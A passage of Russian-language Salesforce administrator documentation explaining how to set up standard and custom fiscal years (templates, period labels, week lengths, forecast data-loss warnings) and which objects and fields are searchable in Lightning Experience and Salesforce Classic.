- Если организация поддерживает настраиваемые финансовые года, то функции даты `FISCAL_MONTH()`, `FISCAL_QUARTER()` и `FISCAL_YEAR()` не могут использоваться в SOQL.

Настройка финансового года

Если компания использует структуру григорианского календарного года, то начальный месяц финансового года может быть изменен посредством стандартных финансовых лет. При несоблюдении стандартного финансового года компания может включить настраиваемые финансовые года, позволяющие определять более сложную структуру финансового года.

Настройка структуры финансового года

Чтобы изменить структуру настраиваемого финансового года, доступную в шаблонах, измените сведения в определении настраиваемого финансового года.

Настройка меток финансового года

Настроить метки финансовых лет можно двумя способами: путем называния схем и выбора префикса или путем настройки раскрывающегося списка финансового года.

Выбор шаблона настраиваемого финансового года

Определение настраиваемого финансового года

Настройте финансовый год вашей компании в соответствии с корпоративным календарем. Чтобы изменить заданный настраиваемый финансовый год, измените определение текущего финансового года.

Настройка финансового года

Если компания использует структуру григорианского календарного года, то начальный месяц финансового года может быть изменен посредством стандартных финансовых лет. При несоблюдении стандартного финансового года компания может включить настраиваемые финансовые года, позволяющие определять более сложную структуру финансового года.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра финансового года:
- Просмотр настройки и конфигурации

Для изменения финансового года:
- Настройка приложения

Внимание:

- Пользователи функции «Настраиваемое прогнозирование». Изменение начального финансового месяца может инициировать потерю всех планов продаж, журнала прогнозов и переопределений. Чтобы сохранить данные, выберите месяц, который ранее использовался в качестве первого месяца квартала. Например, замена начального месяца «Апрель» месяцем «Май», который не является начальным месяцем финансового квартала, инициирует потерю данных. Однако, данные сохраняются, если начальный месяц «Апрель» заменяется месяцем «Июль», который также является начальным месяцем финансового квартала.
- Пользователи функции «Совместные прогнозы». Сведения о плане продаж и корректировках удаляются при изменении начального месяца финансового года.

1. Создайте резервную копию текущих данных и выполните ее экспорт в набор CSV-файлов.

   Совет: Экспортируйте резервную копию данных, так как изменение финансового года инициирует смещение финансовых периодов. Данное изменение повлияет на возможности и прогнозы всей организации.

2. В разделе «Настройка» введите «*Финансовый год*» в поле «Быстрый поиск», затем выберите **«Финансовый год»**.
3. Выберите «Стандартный финансовый год» или «Настраиваемый финансовый год».
   - Для создания стандартного финансового года выберите начальный месяц и укажите, будет имя финансового года основываться на названии года, в котором он начинается или заканчивается.

     Чтобы применить параметры нового финансового года к текущим прогнозам и планам продаж, установите флажок «Применить ко всем прогнозам и планам продаж». Наличие данного параметра определяется заданными параметрами прогноза.

   - Для создания настраиваемого финансового года выберите **«Включить настраиваемые финансовые годы»**, нажмите **OK** и укажите фискальный год. См. раздел «Определение настраиваемого финансового года». на странице 400

     Внимание: Включение настраиваемых финансовых лет является необратимым. Включение настраиваемых финансовых лет влияет на отчеты, прогнозы, планы продаж и другие данные, содержащие даты. Рекомендуем включать настраиваемые финансовые года только при полном понимании и подготовке ко всем возможным последствиям. Дополнительную информацию о влиянии см. в разделе Определение финансового года.

4. Нажмите кнопку **«Сохранить»**.

Настройка структуры финансового года

Чтобы изменить структуру настраиваемого финансового года, доступную в шаблонах, измените сведения в определении настраиваемого финансового года.

Настраиваемый финансовый год позволяет:

- Настраивать метки периодов
- Восстанавливать шаблон финансового года
- Добавлять или удалять финансовые периоды
- Изменять продолжительность финансовой недели

Внимание: Изменение продолжительности финансового года влияет на прогнозы и отчеты. Дополнительную информацию о влиянии см. в разделе Определение финансового года.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или редактирования финансового года:
- Настройка приложения

Для просмотра финансового года:
- Просмотр настройки и конфигурации

Настройка меток периодов

Возможно изменение меток или имен периодов финансового года. В прогнозировании и отчетности также используются метки этих периодов. Дополнительную информацию об их изменении см. в разделе «Настройка меток финансового года» на странице 397.

Восстановление шаблона финансового года

Чтобы восстановить настраиваемый шаблон финансового года, выберите нужный шаблон в раскрывающемся списке «Сбросить структуру финансового года».

Прим.: Восстановление структуры финансового года инициирует удаление всех настроек, внесенных в финансовый год.

Добавление или удаление финансовых периодов

Структура финансового года позволяет добавлять или удалять финансовые периоды (например, кварталы, периоды или недели).

Чтобы добавить финансовые периоды, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.
4. Установите флажок напротив периода, предшествующего новому периоду. Например, чтобы добавить квартал и назначить его вторым кварталом, установите флажок напротив первого квартала.
5. Щелкните **«Вставить»**.

   Прим.: Максимальное количество финансовых периодов: 250.

Чтобы удалить финансовый период, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.

4. Установите флажок напротив нужного периода.
5. Нажмите кнопку **«Удалить»**.

Прим.: Рекомендуем оставлять как минимум один квартал, один период и одну неделю. При удалении финансового периода или квартала удаляются поправки прогноза и планы продаж за этот период или квартал.

Изменение продолжительности финансовой недели

Чтобы изменить продолжительность финансового периода, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного финансового года.
3. Разверните раздел **«Расширенные настройки»**.
4. Выберите продолжительность финансовой недели в раскрывающемся списке **«Продолжительность»**.

Прим.: Чтобы изменить продолжительность финансового периода или квартала, вставьте или удалите недели, либо измените продолжительность недель, составляющих период или квартал.

По завершении настроек просмотрите определение финансового года. Не забывайте сохранять внесенные изменения!

Настройка меток финансового года

Настроить метки финансовых лет можно двумя способами: путем называния схем и выбора префикса или путем настройки раскрывающегося списка финансового года.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или редактирования финансового года:
- Настройка приложения

Для просмотра финансового года:
- Просмотр настройки и конфигурации

Выбор префиксов и схем наименования финансовых лет

Схема назначения меток, которая должна применяться к настраиваемому финансовому году, может быть выбрана при его определении. Каждый тип финансового периода (квартал, период или неделя) поддерживает список схем назначения меток, доступных для выбора.

Схема имен кварталов

Пронумеровано по году
Данный параметр позволяет добавлять имя квартала в метку квартала. Метка квартала — это комбинация префикса и номера квартала. Например, при использовании префикса квартала «К» метка «К3» соответствует третьему кварталу. Дополнительную информацию о настройке префикса квартала см. в определении «Префикс квартала» на странице 398. По умолчанию номер каждого квартала соответствует его порядковому номеру (метка «1» соответствует первому кварталу), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о квартале.

Настраиваемые имена кварталов
Данный параметр позволяет задать метке квартала любое имя. Метке квартала присваивается имя, выбранное в поле «Имя квартала». По умолчанию порядок отображения имен кварталов соответствует порядку раскрывающегося списка, но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о квартале.

Схема имен периодов

Пронумеровано по году
Данный параметр позволяет задавать метку периода на основе его положения в году. Метка периода — это комбинация префикса и номера периода. Номера периодов не сбрасываются в каждом квартале. Например, при использовании префикса периода «П» метка «П6» соответствует шестому периоду. Дополнительную информацию о настройке параметра «Префикс периода» см. в определении «Префикс периода» на странице 398. По умолчанию номер каждого периода соответствует его порядковому номеру (метка «1» соответствует первому периоду), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

Пронумеровано по кварталу
Данный параметр позволяет задавать метку периода на основе его положения в квартале. Метка периода — это комбинация префикса и номера периода. Номера периодов сбрасываются в каждом квартале. Например, при использовании префикса периода «П» метка «П2» соответствует шестому периоду, являющемуся вторым периодом во втором квартале. Дополнительную информацию о настройке префикса периода см. в определении «Префикс периода» на странице 398. По умолчанию номер каждого периода соответствует его порядковому номеру в квартале (например, метка «1» соответствует первому периоду квартала), но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

Стандартные имена месяцев
Данный параметр позволяет задавать метке периода имя месяца, соответствующего началу периода. Например, метка «Октябрь» соответствует периоду, начавшемуся 12 октября и завершившемуся 10 ноября.

Настраиваемые имена периодов
Данный параметр позволяет задавать метке периода любую строку. Метке периода присваивается строка, выбранная в поле «Имя периода». По умолчанию порядок отображения имен периодов соответствует порядку раскрывающегося списка, но может быть изменен путем выбора другого значения в раскрывающемся списке сведений о периоде.

Раскрывающиеся списки финансового года

Чтобы настроить метки для настраиваемого финансового года, просмотрите настраиваемые раскрывающиеся списки ниже.

Префикс квартала
Раскрывающийся список «Префикс квартала» — это список префиксов, доступных для добавления в имя или номер квартала при использовании схемы наименования квартала **«Пронумеровано по году»**. Например, метка финансового квартала «К4» содержит префикс квартала «К».

Префикс периода
Раскрывающийся список «Префикс периода» — это список префиксов, доступных для добавления в имя или номер периода при использовании схемы наименования периода **«Пронумеровано по году»**. Например, метка финансового периода «П4» содержит префикс периода «П».

Имя квартала
Раскрывающийся список «Имя квартала» — это список имен квартала при использовании схемы наименования квартала **«Настраиваемые имена кварталов»**. Например, чтобы назначить кварталам названия времен года («Весна», «Лето», «Осень» и «Зима»), добавьте данные значения в список имен квартала.

Имя периода
Раскрывающийся список «Имя периода» — это список имен периода при использовании схемы наименования периода **«Настраиваемые имена периодов»**. Подобно раскрывающемуся списку имен квартала, раскрывающийся список имен периода также может быть дополнен нужными значениями.

Настройка имен финансового года

Чтобы настроить один из раскрывающихся списков, выполните указанные ниже действия.

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного раскрывающегося списка.

СМ. ТАКЖЕ:

Определение финансового года

Выбор шаблона настраиваемого финансового года

При определении нового настраиваемого финансового года рекомендуем сначала выбрать шаблон настраиваемого финансового года. Доступные шаблоны позволяют ускорить определение настраиваемого финансового года. Шаблон создает обычный настраиваемый финансовый год, который может быть настроен в соответствии с текущими бизнес-требованиями.

Прим.: Выбранный шаблон, который не соответствует определению финансового года, может быть изменен посредством параметра **«Сбросить структуру финансового года»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения финансового года:

- Настройка приложения

Выберите один из трех типов шаблонов.

4 квартала в году, 13 недель в квартале

Чтобы каждый квартал содержал одинаковое количество недель, выберите один из шаблонов финансового года. Все шаблоны содержат 4 квартала, 12 периодов и 52 недели в году. Каждый квартал длится 13 недель и состоит из трех периодов. Продолжительность двух периодов каждого квартала составляет 4 недели и одного — 5 недель. Например, шаблон 4-4-5 использует первый и второй периоды квартала продолжительностью 4 недели, а третий период — 5 недель. Продолжительность недель всегда составляет 7 дней. Обычно данные шаблоны настраиваются путем добавления дополнительных недель, предназначенных для високосных лет.

4-4-5

В каждом квартале, в первом периоде 4 недели, во втором периоде 4 недели, в третьем периоде 5 недель.

4-5-4

В каждом квартале, в первом периоде 4 недели, во втором периоде 5 недели, в третьем периоде 4 недель.

5-4-4

В каждом квартале, в первом периоде 5 недели, во втором периоде 4 недели, в третьем периоде 4 недель.

13 периодов в год, 4 недели в периоде

Если финансовый год содержит более 12 периодов и длина одного из кварталов превышает длину других кварталов, выберите один из этих шаблонов. Все шаблоны содержат 4 квартала в году, 13 периодов в году, 3 или 4 периода в квартале, 53 недели в году и 4 недели в периоде (5 недель в последнем периоде). Как правило, недели состоят из 7 дней, но в конце года могут быть короче. Обычно данные шаблоны настраиваются путем создания или изменения продолжительности короткой недели.

3-3-3-4

В первом квартале 3 периода, во втором квартале 3 периода, в третьем квартале 3 периода, в четвертом квартале 4 периода.

3-3-4-3
В первом квартале 3 периода, во втором квартале 3 периода, в третьем квартале 4 периода, в четвертом квартале 3 периода.

3-4-3-3
В первом квартале 3 периода, во втором квартале 4 периода, в третьем квартале 3 периода, в четвертом квартале 3 периода.

4-3-3-3
В первом квартале 4 периода, во втором квартале 3 периода, в третьем квартале 3 периода, в четвертом квартале 3 периода.

Григорианский календарь
12 месяцев в году, стандартный григорианский календарь.

В отличие от других шаблонов, шаблон григорианского календаря не поддерживает расширенную настройку производных финансовых лет. Данный шаблон должен использоваться для создания финансовых лет, повторяющих структуру григорианского календаря. Данный шаблон имитирует функции стандартных финансовых лет.

СМ. ТАКЖЕ:

Определение финансового года

Определение настраиваемого финансового года

Настройте финансовый год вашей компании в соответствии с корпоративным календарем. Чтобы изменить заданный настраиваемый финансовый год, измените определение текущего финансового года.

Прежде чем определить настраиваемый финансовый год, включите поддержку настраиваемых финансовых лет. Дополнительную информацию см. в разделе «Настройка финансового года» на странице 395.

Прежде чем определить или изменить любой настраиваемый финансовый год, просмотрите раздел Задание финансового года на странице 393, описывающий возможное влияние на прогнозы, отчеты и другие объекты.

Настраиваемые финансовые годы не могут быть удалены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра финансового года:
- Просмотр настройки и конфигурации

Для изменения финансового года:
- Настройка приложения

Определение нового настраиваемого финансового года

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Нажмите кнопку **«Создать»**. При этом откроется диалоговое окно «Шаблоны настраиваемого финансового года».
3. Выберите нужный шаблон. Чтобы закрыть диалоговое окно, нажмите кнопку **«Продолжить»**. Дополнительную информацию о шаблонах см. в разделе «Выбор шаблона настраиваемого финансового года» на странице 399.
4. Выберите начальную дату финансового года, имя финансового года и начальный день недели. При необходимости добавьте описание финансового года.

Прим.: При определении первого настраиваемого финансового года поля «Начальная дата финансового года» и «Начальный день недели» заполняются текущими датой и днем недели. В противном случае данные поля заполняются днем, следующим за последней датой окончания настраиваемых финансовых лет.

Дополнительную информацию об изменении параметров (кроме даты начала, имени года или начального дня недели) см. в разделе «Настройка структуры финансового года» на странице 396.

5. Чтобы просмотреть определение финансового года, нажмите кнопку **«Предварительный просмотр»**.

   Чтобы сохранить финансовый год, закройте окно предварительного просмотра и нажмите кнопку **«Сохранить»**. Чтобы сохранить текущий финансовый год и добавить новый, нажмите кнопку **«Сохранить и создать»**.

Внимание: Если в компании используется прогнозирование, создание первого настраиваемого финансового года приводит к удалению любых планов продаж и поправок в соответствующем и последующих стандартных финансовых годах.

Редактирование настраиваемого финансового года

1. Последовательно выберите пункты **«Профиль компании»** > **«Финансовый год»** в меню «Настройка».
2. Чтобы просмотреть сведения о заданном финансовом годе, щелкните имя нужного финансового года. Чтобы продолжить работу, закройте окно предварительного просмотра финансового года.
3. Щелкните ссылку **«Правка»** напротив нужного финансового года.
4. Настройте параметры «Начальная дата финансового года», «Имя финансового года», «Описание» и «Начальный день недели».

   Если изменение параметра «Начальная дата финансового года» инициирует наложение текущего финансового года на предыдущий финансовый год или создание промежутка между финансовыми годами, то дата окончания предыдущего финансового года будет заменена днем, предшествующим дате начала текущего финансового года.

   Если изменение даты окончания инициирует наложение текущего финансового года на следующий финансовый год или создание промежутка между финансовыми годами, то дата начала следующего финансового года будет заменена днем, следующим за датой окончания текущего финансового года.

   Прим.: Дата начала или окончания финансового года, инициирующая его наложение на финансовый год, заданный посредством шаблона григорианского года, не может быть изменена.

   Внимание: Изменение даты начала или окончания любого квартала, периода или недели инициирует удаление всех данных прогноза (включая планы продаж, историю прогноза и поправок прогноза), соответствующих выбранному диапазону дат, и всех прогнозов для диапазонов дат, скорректированных автоматически в результате данного изменения. Данный алгоритм распространяется на изменение даты начала или окончания в результате вставки или удаления периодов.

5. Нажмите кнопку **«Предварительный просмотр»**.
6. Просмотрите определение финансового года. Чтобы сохранить финансовый год, закройте окно предварительного просмотра и нажмите кнопку **«Сохранить»**. Дополнительную информацию о доступных изменениях см. в разделе «Настройка структуры финансового года» на странице 396.

   Прим.: Метки периодов финансового года для прогнозов и отчетов используют стандартные значения меток для периодов финансового года, кроме меток, заданных пользователем. Дополнительную информацию об их изменении см. в разделе «Настройка меток финансового года» на странице 397.

Настройка и управление поиском

Выясните, какие объекты и поля доступны для поиска. Настройте параметры поиска, фильтры результатов поиска и поиск. Узнайте, как расширить возможности поиска для пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме** **Database.com**

Доступные для поиска объекты и поля

Salesforce выполняет поиск уникального набора полей для каждого объекта.

Настройка поиска

Выберите столбцы, которые должны отображаться пользователям в результатах поиска.

Настройка параметров поиска в Salesforce Classic

Включите функцию поиска по содержимому документов, оптимизацию поиска для восточноазиатских языков, функцию автозаполнения полей поиска на боковой панели и др. Настройте параметры поиска и установите значение для количества результатов поиска по объекту.

Настройка фильтров результатов поиска в Salesforce Classic

Администраторы выбирают фильтры, доступные пользователям для уточнения результатов поиска. Очень важно выбирать правильные фильтры для каждого объекта, чтобы пользователи могли легко перемещаться по результатам поиска для нахождения нужной записи.

Настройка интегрированного поиска и управление им

Пользователи вашей организации ищут содержимое, хранящееся за пределами системы Salesforce? Интегрированный поиск позволяет легко добавить внешние поисковые системы (или коннекторы) в организацию. Пользователи ищут информацию с помощью глобального поиска Salesforce и видят внешние результаты на одной странице результатов поиска. Узнайте больше о работе интегрированного поиска, способах его настройки и отображении результатов для пользователей.

Как помочь пользователям найти отсутствующие записи

Пользователи сообщают, что записи не отображаются в результатах поиска? Администраторы могут устранить проблемы с поиском, которые часто возникают у пользователей. Прежде всего порекомендуйте пользователям сузить область поиска или уточнить критерии. Администраторы могут также проверить статус поиска, полномочия и настройки поиска. В этом разделе содержатся сведения о скученности (усечении) поиска и о ее влиянии на возвращаемые результаты.

Ускорение поиска

Отключение поиска настраиваемых и внешних объектов и планирование выполнения пакетных загрузок в непиковые часы работы позволяет ускорить поиск.

СМ. ТАКЖЕ:

Обнаружение информации с помощью функции поиска

Доступные для поиска объекты и поля

Salesforce выполняет поиск уникального набора полей для каждого объекта.

Прим.: При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

Поля объектов, доступные для поиска в Lightning Experience

Записи, возвращаемые в результатах поиска, определяются доступностью типа объекта записи и его полей для поиска. Результаты поиска не отображают объект, значение которого хранится в поле, которое недоступно для поиска.

Поля объектов, доступные для поиска в Salesforce Classic

Каждый тип поиска охватывает уникальный набор полей каждого объекта. Возвращаемые результаты поиска для отдельного объекта определяются двумя факторами: тип поиска и поля объекта, доступные для поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Типы записей, доступные для поиска, определяются используемой версией системы.

Доступно в версиях: **все** версии, кроме **Database.com**.

Поля объектов, доступные для поиска в Lightning Experience

Записи, возвращаемые в результатах поиска, определяются доступностью типа объекта записи и его полей для поиска. Результаты поиска не отображают объект, значение которого хранится в поле, которое недоступно для поиска.

Прим.: При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

Чтобы определить объекты, которые можно найти с помощью функции поиска, воспользуйтесь приведенной ниже таблицей. Если объект содержит настраиваемые поля, то функция поиска может отыскать записи данного объекта со значениями настраиваемых полей.

Не все объекты и поля доступны для поиска; см. таблицу.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Типы записей, доступные для поиска, определяются используемой версией системы.

Объект	Поля
Организация	Имя организации Имя организации (на родном языке) Номер организации Местоположение организации Адрес для счета Описание Факс Тел. Адрес отправки Биржевой символ

Объект	Поля
	Веб-сайт
	Все настраиваемые поля
Статья (статья базы знаний)	Номер статьи
	Сводка
	Должность
	Имя URL-адреса
	Содержимое вложенного файла (текст в файле)
	Заголовок вложенного файла
Актив	Имя актива
	Описание
	Серийный номер
Кампания	Имя кампании
	Описание
Обращение	Номер обращения
	Описание
	Тема
	Веб-компания (поле пользователя, отправившего обращение через Интернет)
	Веб-адрес (поле пользователя, отправившего обращение через Интернет)
	Веб-имя (поле пользователя, отправившего обращение через Интернет)
	Веб-телефон (поле пользователя, отправившего обращение через Интернет)
Chatter (лента)	@*имя* (где переменная *имя* заменяется именем пользователя)
	Текст комментария
	Имя комментатора
	Имя файла
	Имя группы
	Ссылки
	Текст сообщения
	Происхождение сообщения (имя пользователя, группы, записи)
Группа (Группа Chatter)	Описание
	Имя

Объект	Поля
Контакт	Ассистент Тел. ассистента Отдел Описание Электронная почта Факс Личное имя (на родном языке) Дом. тел. Фамилия (на родном языке) Почтовый адрес Мобильный Другой адрес Другой тел. Тел. Должность
Контракт	Адрес для счета Имя для счета Имя контракта Номер контракта Описание Адрес отправки Особые условия
Настраиваемые объекты и поля	Имя Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (не нужно вводить начальные нули) Все настраиваемые поля типа «эл. почта» и «тел.» Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста» и «область обогащенного текста» Прим.: Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться. Прим.: Те же типы полей также доступны для поиска в настраиваемых полях стандартных объектов.

Объект	Поля
Панель мониторинга	Должность
Право	Имя права
Внешние объекты	Только глобальный поиск Поля типа «Текст», «Область текста» и «Область подробного текста» Прим.: • Поиск недоступен для полей взаимосвязи внешнего поиска. Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи. Данное ограничение не применяется, когда родительский внешний объект связан с адаптером cross-org для Salesforce Connect. • Поиск недоступен для полей взаимосвязи непрямого поиска. Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта. Внешний объект обращается к данным, хранящимся вне организации Salesforce. Администратор Salesforce управляет тем, какие внешние объекты доступны для поиска. Поля внешнего объекта, доступные для поиска, определяются способом обработки поисков внешней системой. Если результаты поиска отличаются от ожидаемых, рекомендуем использовать чувствительные к регистру поисковые запросы, содержащие только буквы и цифры. Если результаты поиска отличаются от ожидаемых, обратитесь к администратору для получения рекомендаций по выполнению поиска в конкретной внешней системе.
Событие (календарь)	Описание Тема
File	Текст Описание Расширение (например, ppt) Имя Ответственный
Интерес	Адрес Компания Компания (на родном языке) Описание Электронная почта Факс

Объект	Поля
	Личное имя (на родном языке) Фамилия (на родном языке) Мобильный Имя Тел. Должность Прим.: В Lightning Experience для поиска доступны запись преобразованного интереса и новая запись на основе преобразованного интереса. Однако невозможно просмотреть или изменить запись преобразованного интереса со страницы результатов поиска.
Примечание	Текст Должность
Часы работы	Описание Имя
Возможность	Описание Имя возможности
Заказ	Адрес для выставления счета Описание Имя заказа Номер заказа Регистрационный номер заказа Номер заказа на покупку Адрес отправки
Люди	Обо мне Адрес Электронная почта Имя Псевдоним Тел. Должность Username

Объект	Поля
Организация-лицо	Имя организации Имя организации (на родном языке) Номер организации Местоположение организации Ассистент Тел. ассистента Адрес для счета Описание Электронная почта Факс Дом. тел. Почтовый адрес Мобильный Другой адрес Другой тел. Адрес отправки Биржевой символ Должность Веб-сайт Прим.: Объект «Организация-лицо» содержит поля, инициированные как объектом «Организация-компания», так и объектом «Контакт». Все элементы поиска сопоставляются с полями организаций-компаний и полями контактов одновременно.
Прайс-лист	Описание Имя прайс-листа
Продукт	Код продукта Описание продукта Имя продукта
Смета	Имя сметы Номер сметы
Отчет	Описание Имя отчета

Объект	Поля
Прием на обслуживание	Номер приема Описание Тема
Ресурс услуги	Описание Имя
Территория обслуживания	Описание Имя
Задача	Комментарии Тема
Тема	Описание Название темы
Заказ-наряд	Описание Тема Номер заказа на работу

Объекты меню «Настройка», доступные для поиска в Lightning Experience

Чтобы найти конкретные записи настройки, используется глобальный поиск в меню «Настройка», например раскрывающийся список «Источник интереса» или профиль «Торговые представители». Глобальный поиск отличается от быстрого поиска, который позволяет искать страницы в меню «Настройка», например «Параметры организации» или «Профили».

Объекты меню «Настройка», доступные для поиска в Lightning Experience

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Типы записей, доступные для поиска, определяются используемой версией системы.

Чтобы найти конкретные записи настройки, используется глобальный поиск в меню «Настройка», например раскрывающийся список «Источник интереса» или профиль «Торговые представители». Глобальный поиск отличается от быстрого поиска, который позволяет искать страницы в меню «Настройка», например «Параметры организации» или «Профили».

«Поиск в меню "Настройка"» единственный вариант глобального поиска в меню «Настройка». Находясь в меню «Настройка», введите имя записи и выберите параметр **«В меню "Настройка"»** в мгновенных результатах или нажмите клавишу Enter.

На странице результатов поиска используйте панель области поиска под полем глобального поиска для просмотра результатов только для конкретного объекта меню «Настройка». Популярные результаты содержат результаты с наиболее часто используемых страниц объектов меню «Настройка».

На панели области поиска всегда отображаются следующие объекты меню «Настройка». Порядок нельзя настроить.

- Пользователи
- Профили
- Наборы полномочий
- Объекты
- Поля
- Группы и очереди

Для отображения результатов для неотображаемых объектов меню «Настройка» используйте раскрывающуюся ссылку **«Подробнее»** справа от списка. Ниже приведен список всех объектов меню «Настройка», доступных для поиска.

- Шаблоны сообщений об утверждении
- Процессы утверждения
- Правила назначения
- Часы работы
- Компактные макеты
- Настраиваемые кнопки или ссылки
- Настраиваемые начальные страницы
- Повторяющиеся правила
- Электронные предупреждения
- Шаблоны эл. почты
- Процесс права
- Обновления полей
- Поля
- Группы и очереди
- Компоненты начальной страницы
- Наборы полномочий
- Профили
- Объекты
- Роли
- Статические ресурсы
- Пользователи
- Исходящие сообщения бизнес-правил
- Бизнес-правила
- Задачи бизнес-правил

Ниже приведены столбцы, отображаемые в результатах поиска. Столбцы нельзя настроить. В столбце «Тип» отображается тип записи настройки, например «Поле». В поле «Объект» отображается объект Salesforce, например «Контакт».

- Имя
- Тип
- Объект
- Дата последнего изменения
- Последнее изменение сделано

Для результатов поиска в меню «Настройка» имеются некоторые ограничения:

- невозможно отсортировать или отфильтровать результаты;
- можно осуществлять поиск только по имени API записи настройки.

Поля объектов, доступные для поиска в Salesforce Classic

Каждый тип поиска охватывает уникальный набор полей каждого объекта. Возвращаемые результаты поиска для отдельного объекта определяются двумя факторами: тип поиска и поля объекта, доступные для поиска.

Представьте организацию, поле «Описание» которой содержит значение «Acme». Поле «Описание» не опрашивается стандартными диалоговыми поисками, но опрашивается глобальными и расширенными диалоговыми поисками при наличии флажка **«Все поля»**. Таким образом, поиск по запросу «Acme» возвращает данную запись организации только при использовании глобального или расширенного диалогового поиска и наличии флажка **«Все поля»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Типы записей, доступные для поиска, определяются используемой версией системы.

Ниже перечислены некоторые рекомендации по использованию полей, доступных для поиска.

- В отличие от других типов поиска, глобальный поиск охватывает больше полей объекта.
- По умолчанию расширенные поиски обрабатывают ограниченный набор полей (или поля *«Имя»*) для каждого объекта. Установите флажок **«Все поля»** (при его наличии) в диалоговом окне расширенного поиска и введите другие уникальные критерии поиска в запись, чтобы поиск осуществлялся по всем доступным для поиска полям.
- Зашифрованные поля, поля формулы и поля поиска недоступны для поиска.

Прим.: При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

Данная таблица отображает типы поиска, поддерживаемые каждым объектом. Не все объекты и поля доступны для поиска для каждого типа, поэтому выбирайте ссылки для просмотра списка доступных для поиска полей по каждому объекту.

Объект	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск	Глобальный поиск
Действия (события и задачи)	✓	✓			✓
Актив	✓	✓	✓		✓
Вложение	✓	✓			✓
Организация/компания	✓	✓	✓	✓	✓
Кампания	✓	✓	✓		✓
Обращение	✓	✓	✓		✓
Лента Chatter					✓
Группа Chatter					✓
Обучение	✓	✓			✓

Объект	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск	Глобальный поиск
Сообщество			✓		
Контакт	✓	✓	✓	✓	✓
Salesforce CRM Content					✓
Контракт	✓	✓	✓		✓
Элемент строки контракта	✓	✓			✓
Настраиваемый объект	✓	✓	✓	✓	✓
Компания D&B	✓	✓			✓
Дискуссия			✓		
Документ			✓		✓
Право	✓	✓	✓		✓
Внешний объект					✓
File					✓
Цель	✓	✓			✓
Идея	✓	✓	✓		✓
Статья базы знаний					✓
Интерес	✓	✓	✓		✓
Транскрипт Live Chat		✓			✓
Макрос	✓	✓			✓
Показатель	✓	✓			✓
Примечание	✓	✓			✓
Часы работы	✓	✓	✓	✓	✓
Возможность	✓	✓	✓	✓	✓
Заказ	✓	✓			✓
Люди					✓
Цикл производительности	✓	✓			✓

Объект	Поиск на боковой панели	Расширенный поиск	Стандартный диалоговый поиск	Расширенный диалоговый поиск	Глобальный поиск
Организация-лицо	✓	✓	✓	✓	✓
Прайс-лист			✓		
Продукт			✓		✓
Вопрос	✓	✓			✓
Быстрый текст	✓	✓			✓
Смета	✓	✓	✓		✓
Отчет	✓	✓			✓
Отсутствие ресурсов	✓	✓		✓	✓
Копилка наград	✓	✓			✓
Тип копилки наград	✓	✓			✓
Пользователь портала самообслуживания			✓		
Прием на обслуживание	✓	✓		✓	✓
Сервисный контракт	✓	✓			✓
Ресурс услуги	✓	✓	✓	✓	✓
Навык ресурса услуги	✓	✓		✓	✓
Территория обслуживания	✓	✓	✓	✓	✓
Участник территории обслуживания	✓	✓		✓	✓
Навык	✓	✓			✓
Решение			✓		✓
